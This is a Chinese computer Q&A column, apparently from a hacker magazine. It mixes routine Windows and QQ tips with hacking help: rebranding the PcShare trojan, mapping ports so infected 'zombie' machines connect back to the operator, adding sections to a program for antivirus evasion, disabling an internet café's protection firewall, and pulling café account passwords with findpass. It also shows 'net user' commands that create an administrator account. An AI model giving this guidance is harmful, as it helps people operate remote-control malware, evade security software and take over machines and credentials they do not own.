问：我右下角音量的小喇叭不见了，怎么才能找回来啊？

答：点开始，在“控制面板”中找到“声音和音频设备”，双击打开在音量中的“设备音量里”把“将音量图标放入任务栏”勾选上即可。

问：在哪里可以找到免费的代理IP啊？

答：在百度搜索“免费代理IP”不包括引号，可以获得大量公布免费代理IP的网址，里面你可以找到相当多的代理；还有使用Hide IP 软件可以自动搜索代理IP，更换IP比较方便，推荐使用，下载地址http://www.onlinedown.net/soft/41340.htm

问：我看到很多学黑的朋友都有自己专版的黑客工具，有的甚至有PcShareXXX专版，我很羡慕，想问一下，怎么才能改成自己的专版呢？

答：当然可以改的，有时汉化工作者会把自己汉化的英文软件加上自己的名字在上面，同理改中文软件的做法也一样，首先你要先使用PEiD来查壳，然后把壳用脱壳机脱掉，脱掉以后再用资源整理工具FixResDemo整理下以后，就可以使用WinHex、PEdoctor或者是UltraEdit的任何一个来编辑了（不懂可以参考以前的X档案的文章），以PcShare来举例，首先按照前面讲到的方法脱壳、整理处理完后使用UE打开，点击“搜索—查找”（在此要勾选上“查找ASCII”）查找到你要更改的内容，例如：“20080818”，然后就可以直接改为“黑X专版”了。在这里你要注意下，一个中文字符占两个字母或数字字符的大小，只有保证两个量的长度相同程序才能正常运行。

问：我用MyUpnp查找到主机以后，应该添加哪个端口才能让鸽子上线呢？

答：首先你要记录下自己配置服务端时所使用的上线端口，同时要保证外网映射到本机的端口与配置时设置的上线端口相同，这样肉鸡就可以访问到你了。

问：我想问一下怎么样才能把网吧里的驱动防火墙关掉？

答：切换输入法到“智能ABC输入法”在驱动防火墙上点击一下（任意地方），然后依次按下“v”“←”“Delete”“Enter”后，关闭掉弹出的错误框，这样驱动防火墙就被关掉了。

问：我用的WINDOWS XP SP2 ，但是系统一有错误总是说什么提交错误报告，可是我不想提交，而是想把它彻底关掉，要怎么办呢？

答：打开我的电脑，右键选择“属性—高级—错误报告—禁用错误汇报”最后单击确定即可取消在系统发生错误时弹出的错误报告。

问：我的电脑最近中毒了，杀毒后发现系统无法实现软关机操作。请问如何才能恢复这个功能？

答：你可以通过如下操作恢复该功能：

1.点击“开始→运行”，键入“REGEDIT”，回车后打开“注册表编辑器”。

2.依次展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]。

3.右击Winlogon项，在弹出的菜单中选择“新建→字串值”，接着输入PowerdownAfterShutdown，再双击PowerdownAfterShutdown，将其“数值数据”定为1，然后保存退出即可。

问：我想把一些电子书的CHM完整地打印出来，可试了一下，GIF图片的位置全是空白的，请问如何才全部打印出来呢？

答：打开IE，选择菜单中的“工具→Internet选项”，点击“高级”标签，勾选“打印”项下的“打印背景颜色和图像”项即可。

问：如何点亮和取消QQ宠物图标？

答：1、点亮方式：领养拥有宠物后即可点亮；

2、取消方式：等待宠物死亡之后，点击埋葬后方可取消（如再次领养宠物则会自动点亮）。

问：请问怎样删除我以前收藏的好友？

答：1、请您打开空间后，选择导航条上的好友圈进入。

2、在好友圈右上角选择“管理好友”

3、进入管理好友页面后，您就可以在您需要删除的好友前选择进行删除了。

问：我在照着书学免杀后换了一个程序做免杀，但是没有充足的0区段了，怎么增加0区段啊？

答：使用工具ZEROADD在工具内Pick A File中选择要增加区段的文件，第二行输入要增加区段的名字，第三行输入增加区段的大小，然后点击ADD NEW SECTION就可以为程序增加一个指定的区段。

问：我外甥动过我的电脑后，不知怎么的，任务栏跑到上面去了，看起来很难受，怎么样才能记它到下面来呢？

答：在任务栏上点击右键点击右键，取消锁定任务栏，然后在任务栏上使用鼠标进行拖拽，拖拽到桌面下方后，再到任务栏上点击右键锁定任务栏即可。

问：Pcshare的80端口不能成功登陆，每次都失败，初始化失败这是为什么啊？

答：有程序已经在使用这个端口了，导致端口被占用从而导致登录失败，解决办法：在配置服务端时选择其他不常用端口，在PcShare系统设置中把端口改为配置时使用的端口，然后重启PcShare，问题就可以解决了；或是直接关闭掉正在使用80端口的软件，比如浏览器。

问：什么是超频？什么样的软件可以用来超频？

答：电脑的超频就是通过人为的方式将CPU、显卡等硬件的工作频率提高，让它们在高于其额定的频率状态下稳定工作。所以超频还是对计算机的硬件有损伤的。SoftFSB是一款比较通用的软件，它可以支持几十种时钟发生器。只要按主板上采用的时钟发生器型号进行选择后，点击GET FSB获得时钟发生器的控制权，之后就可以进行超频的设定了，选定之后按下保存就可以让CPU按新设定的频率开始工作了。不过软件超频的缺点就是当你设定的频率让CPU无法承受的时候，会在你点击保存的那一刹那导致死机或系统崩溃。下载地址：http://download.pchome.net/system/monitor/detail-655.html

问：robots是什么？有什么作用？

答：robots.txt是一个纯文本文件，在这个文件中网站管理者可以声明该网站中不想被robots访问的部分，或者指定搜索引

擎只收录指定的内容。当搜索蜘蛛访问一个站点时，它会首先检查该站点根目录下是否存在robots.txt，如果存在，搜索机器人就会按照该文件中的内容来确定访问的范围；如果该文件不存在，那么搜索机器人就会按照链接抓取。robots.txt必须放置在一个站点的根目录下，而且文件名必须全部小写。

问： 我在打开电脑后，有时会提示我的屏幕刷新频率过低，请问在哪里可以调整呢？

答： 右键单击屏幕选择“属性－设置－高级－监视器”，然后将屏幕刷新频率调整到85左右，确定完成即可。

问： 系统的时候老是提示要按F1，这要怎么解决呢？

答： 开机按F1键，这是因为你的BIOS设置不当造成的，属非致命性故障，按F1是在问你是否继续。解决办法：1.开机按Del键，进入BIOS设置，选择第一个“基本设置”，把floopy一项设置为“Disabel”无效就可以了。2.刚开机按DEL进入BIOS，按回车键进入第一项，看看里面的“Drive A”项是不是“None”，不是的话按“Pgup”或“PgDn”进行修改，修改后按“ESC”退出，然后选中“Save & Exit Setup”项按回车退出BIOS，重启即可。

问： 学习汇编语言，都要用到什么工具呢？

答： 用记事本编，用masm5.0作汇编器，假设用记事本编写好一个程序后，把它存放在masm的安装目录中，文件名为helloword.txt。在CMD环境下进入那个目录后，输入masm helloword.txt ；(注意这个分号)，如果编译成功，输入link helloword ；就完成汇编工作了，到刚才的目录中，你会发现一个名叫helloword.exe的文件，双击这个文件就能运行了。

问： 我在5944免费空间注册会员之后又申请了空间要使用FTP上传网页，想问一下，怎样填写FTP工具里面的内容？我用的是LeapFTP。

答： 在FTP后面的框中输入你申请的网站的域名，直接填写HTTP：// 后面的网址，用户名和密码填写你申请时所用的FTP用户名，一般来说免费空间的FTP用户名与网址前面的第一个名词相同，密码填写FTP密码，这些都能在用户的控制版面中找到，最后点击菜单栏下面的“闪电图标”连接到服务器。在右侧回显框内就可以看到网站的目录了。

问： 如何在桌面右下角的时间左侧添加文字？

答： 1.打开控制面板，选择“区域和语言（98是区域设置）选项—自定义—时间—时间格式”把(T)中的H：mm：ss前加两个tt。如果你想让你名字在时间的前面显示，你可以把tt打在前面即ttH：mm：ss。如果你想让你的名字在时间的后面显示，你可以把tt打在后面即：H：mm：sstt 。

2.在AM符号(M)：中输入你的名字。

3.在PM符号(P)：中输入你的名字。

4.点应用／确定完成。

问： 自从我U盘做了免疫以后，我的移动硬盘里面反而有个名叫autorun.inf的文件夹怎么也删除不了这是怎么回事？

答： 那是免疫工具生成的免疫文件夹，可以使病毒的autorun.inf文件不被创建，从而达到免疫U盘病毒的目的，建议留着，如果确实需要删除可以使用RD命令先删除里面的文件，然后再将其删除。

问： 我的电脑装的是三星的DVD光驱，一直使用正常，可是最近不知道为什么只能读取CD光盘，而读DVD光盘时机器则没有反应，这要怎么解决呢？

答： 由于DVD光驱使用不同的激光波长来读取CD-ROM和DVD-ROM，所以当读取DVD-ROM部分出现故障时，你的DVD光驱仍然可以正常读取CD-ROM。出现故障的原因主要有以下几种：首先，由于你的DVD光驱使用时间过长，造成激光头老化引起的。这种情况只能送去维修或者更换激光头，才能解决故障。其次，可能是由于激光头表面灰尘太多或激光头透镜太脏造成的激光波长移位引起的。这种情况可以通过对激光头和激光头透镜进行清洗来解决故障！

问： 装ubuntu 8.04 desk装不了，在连接release网站过后出现下载过程出现错误已被中断请问怎么办？

答： 再次重新安装，还不行的话，应该是你下的ISO镜像损坏了，你校验下MD5值，如果MD5值有不对，那就要重新下载了。

问： 什么是cookies？小弟经常见，可一直不知道是什么意思，望各位大虾帮忙。

答： cookies是一个网站自动放置在计算机硬盘驱动上的小条信息。Internet Explorer允许创建 Cookies。但是，您可以指定当某个站点要在您的计算机上创建Cookie时是否给出提示，这样您就可以选择允许或拒绝创建 Cookie，也可以禁止Internet Explorer接受任何Cookies。说白了也就是你在网站的通行证，如果登陆后保存了一定时间内的Cookies那么在这一段时间内将不必重复登陆，Cookies保存在IE的临时文件夹中。

问： 我桌面上图标字变成蓝色的了，怎么办？

答： 图标下面的字变成蓝色，你选一下透明就可以了，操作过程如下：首先选择我的电脑，右键“属性—高级—性能”，在性能选项卡中，点击“设置”在弹出的视觉效果中将“在桌面上为图标标签使用阴影”前的钩打上就可以了。

问： 我家电脑装的是瑞星杀毒软件，但是瑞星防火墙经常显示禁止IP录入，这是什么原因引起的呢？

答： 这说明你的电脑上的IP防火墙警是正常的，如果装有360安全卫士，也可以直接用它来修补系统漏洞，不想看到警告提示可以在设置中关闭它。具体操作如下：打开瑞星个人防火墙点击“设置→详细设置→选项→普通”并将“启用声音报警”和“状态通知”的钩去掉，然后保存设置就可以了。

问： 我不知道怎么搞的自己把自己锁定了，但是每次登录输完密码后就会提示用户已被锁定，请问这要怎么办呢？

答： 首先在开机系统加载前按下F8，然后选择带命令行安全模式，进入系统以后会直接弹出命令提示符，这时输入explorer.exe就可以打开系统桌面了，进入控制面板，在用户账号中重新添加一个管理员，也可以在刚才命令行下直接输入**net user 用户名 密码 /add，net localgroup administrators 用户名 /add**添加完后重新启动电脑就OK了

问： 怎么样才能搞到网吧主机的IP和网吧的用户名和密码

答： 用局域网查看器看整个网吧的IP和机器名，主机名称一般会比较特殊。本机用户名可以在任务管理器里看得到，或者在开始——控制面板——用户帐户中看到，本机密码可以使用findpass工具或使用精锐网吧辅助工具查看。

问： 我用ping命令ping一些网站像www.hackerxfiles.net的时候显示的是正常的，没有丢失，但是ping一些个人主机的时候就会显示Request timed out，100%丢失，这是怎么回事？

答： 个人主机ping不通的原因很多，比如防火墙禁止，设置禁止等等。